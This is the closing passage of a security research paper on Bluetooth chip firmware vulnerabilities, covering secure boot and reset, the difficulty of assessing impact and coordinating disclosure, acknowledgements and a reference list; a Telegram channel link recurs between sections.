I believe that even devices which have secure boot today, will have vulnerabilities which allow bypassing it. Investigation of secure boot implementations is another area which I will be researching in the future. This is why vendors also need to invest in *secure reset* capabilities, to ensure that if and when attackers find secure boot bypasses, there is still a way to forcibly eject malware from the system via a trusted mechanism.

6.4 On impact assessment

Finally, there is one clearly troubling takeaway from this research: no one can currently tell you the *full* impact of these, or any other low level Bluetooth vulnerability findings. Which is why I haven't even attempted to do so in this paper.[6]

When a vulnerability is found in Windows, it can clearly be stated "everyone who runs these Windows versions is vulnerable", and with few exceptions (such as ATMs) it's very easy to tell when a device is running Windows. But if I say, "anyone who's running chip X is vulnerable", how do you determine if a device you own is running chip X? If you have the device in your physical possession there might be HCI commands, you can run to detect which vendor and firmware version a device is using. But for many embedded and distributed systems, this is infeasible or specifically made to be impossible. For now, the best that people can do is to specifically ask their vendor if the devices they own are vulnerable. And if so, does it have a firmware update?

TI has issued an advisory [15] and Silicon Labs has issued advisories [22]. But as of the date of writing, I am unaware of any *product vendors* having issued advisories based on the chip makers' advisories. I would encourage product-makers to provide me and/or the MITRE CVE team with links to their affected products, so that customers can engage in the necessary patching.

The coordination and disclosure problem in the Bluetooth ecosystem is clearly an untenable situation. This is another area I will be researching further in the future. I expect that clear distinctions will begin to appear for companies that care about security and which don't, based on their willingness to describe the full impact of vulnerabilities found in their products.

7 Acknowledgements

I want to thank Xeno Kovah and Rafal Wojtczuk for their valuable feedback on this research.

[6] There are of course search heuristics which can be applied. I can search through the Bluetooth products page (https://launchstudio.bluetooth.com/Listings/Search), search through FCC disclosure documents, or simply search Google for affected models. But all of these are a guaranteed-incomplete picture and do a disservice to interested parties. The full list of affected products should always come from the vendors who have the bugs.

https://t.me/learningnets

8 References

[1] "The Difference Between Classic Bluetooth and Bluetooth Low Energy," [Online]. Available: https://blog.nordicsemi.com/getconnected/the-difference-between-classic-bluetooth-and-bluetooth-low-energy.

[2] S. Daniele Antonioli, C. Nils Ole Tippenhauer and K. B. Rasmussen, "The KNOB is Broken: Exploiting Low Entropy in the Encryption Key Negotiation Of Bluetooth BR/EDR," 2019.

[3] National Security Agency, "Ghidra," [Online]. Available: https://www.nsa.gov/resources/everyone/ghidra/.

[4] Wikipedia, "Connected Home over IP," [Online]. Available: https://en.wikipedia.org/wiki/Connected_Home_over_IP. [Accessed 1 Aug 2020].

[5] N. Artenstein, "Broadpwn: Remotely Compromising Android and iOS via a Bug in Broadcom's Wi-Fi Chipsets," [Online]. Available: https://blog.exodusintel.com/2017/07/26/broadpwn/.

[6] "Use HCI access to NimBLE controller," [Online]. Available: https://mynewt.apache.org/latest/tutorials/ble/blehci_project.html.

[7] H. Shacham, "The Geometry of Innocent Flesh on the Bone: Return-into-libc without Function Calls (on the x86)," in *ACM CCS*, Alexandria, VA, 2007.

[8] M. E. Garbelini, S. Chattopadhyay and C. Wang, "SweynTooth: Unleashing Mayhem over Bluetooth Low Energy," 2019. [Online]. Available: https://asset-group.github.io/disclosures/sweyntooth/.

[9] Texas Instruments, "WiLink™ 8 Module 2.4 GHz WiFi® + Bluetooth® COM8 Evaluation Module," [Online]. Available: https://www.ti.com/tool/WL1835MODCOM8B.

[10] Texas Instruments, "WiLink™ Wireless Tools for WL18XX modules," [Online]. Available: https://www.ti.com/tool/WILINK-BT_WIFI-WIRELESS_TOOLS.

[11] Texas Instruments, "Bluetooth service pack for WL18xx," [Online]. Available: https://www.ti.com/tool/WL18XX-BT-SP.

[12] Texas Instruments, "WiLink™ 8.0 Bluetooth® Vendor-Specific HCI Commands," [Online]. Available: https://www.ti.com/lit/pdf/swru442.

[13] "hcitool man page," [Online]. Available: http://manpages.ubuntu.com/manpages/cosmic/man1/hcitool.1.html.

[14] ARM, "ARM®v7-M ArchitectureReference Manual," [Online]. Available: https://static.docs.arm.com/ddi0403/e/DDI0403E_d_armv7m_arm.pdf.

[15] Texas Instruments, "[FAQ] CC2564C: CC256x and WL18xx Bluetooth Low Energy - LE scan vulnerability," [Online]. Available: https://e2e.ti.com/support/wireless-connectivity/bluetooth/f/538/t/856161.

[16] G. V. D. Z. Ben Seri, "BleedingBit," [Online]. Available: https://info.armis.com/rs/645-PDC-047/images/Armis-BLEEDINGBIT-Technical-White-Paper-WP.pdf.

[17] Core Specification Working Group, "Bluetooth Core Specification, v4.2," [Online]. Available: https://www.bluetooth.org/docman/handlers/downloaddoc.ashx?doc_id=441541.

[18] S. Designer, "Getting around non-executable stack (and fix)," 10 August 1997. [Online]. Available: https://seclists.org/bugtraq/1997/Aug/63.

[19] R. R. H. S. a. S. S. Erik Buchanan, "When Good Instructions Go Bad: Generalizing Return-Oriented Programming to RISC," in *ACM CCS*, Alexandria, VA, 2008.

https://t.me/learningnets

[20] bluetoothsteve, Silicon Labs, "KBA_BT_0208: Chained Advertisements," 11 9 2019. [Online]. Available: https://www.silabs.com/community/wireless/bluetooth/knowledge-base.entry.html/2019/09/11/kba_bt_0208_chainedadvertisements-UXmA.

[21] Silicon Labs, "Simplicity Studio 4," [Online]. Available: https://www.silabs.com/products/development-tools/software/simplicity-studio.

[22] Silicon Labs, "Security Advisory SA#200720003 and SA#200720004," [Online]. Available: Must email PSIRT for a copy. product-security@silabs.com.

[23] Core Specification Working Group, "Bluetoothe Core Specification v5.2," 31 12 2019. [Online]. Available: https://www.bluetooth.org/docman/handlers/downloaddoc.ashx?doc_id=478726.

[24] M. Ossmann, "Project Ubertooth: Building a Better Bluetooth Adapter," in *Shmoocon*, 2011.

[25] S. Q. Khan, "Sniffle: A low cost sniffer for Bluetooth 5," in *hardwear.io*, 2019.

[26] Silicon Labs, "Writing to flash from firmware," [Online]. Available: https://www.silabs.com/documents/public/application-notes/AN201.pdf.

[27] Bluetooth Special Interests Group (SIG), "Market Update 2020," [Online]. Available: https://www.bluetooth.com/wp-content/uploads/2020/03/2020_Market_Update-EN.pdf.

[28] D. Cauquil, "Defeating Bluetooth Low Energy 5 PRNG for Fun and Jamming," [Online]. Available: https://media.defcon.org/DEF%20CON%2027/DEF%20CON%2027%20presentations/DEFCON-27-Damien-Cauquil-Defeating-Bluetooth-Low-Energy-5-PRNG-for-fun-and-jamming.PDF.

https://t.me/learningnets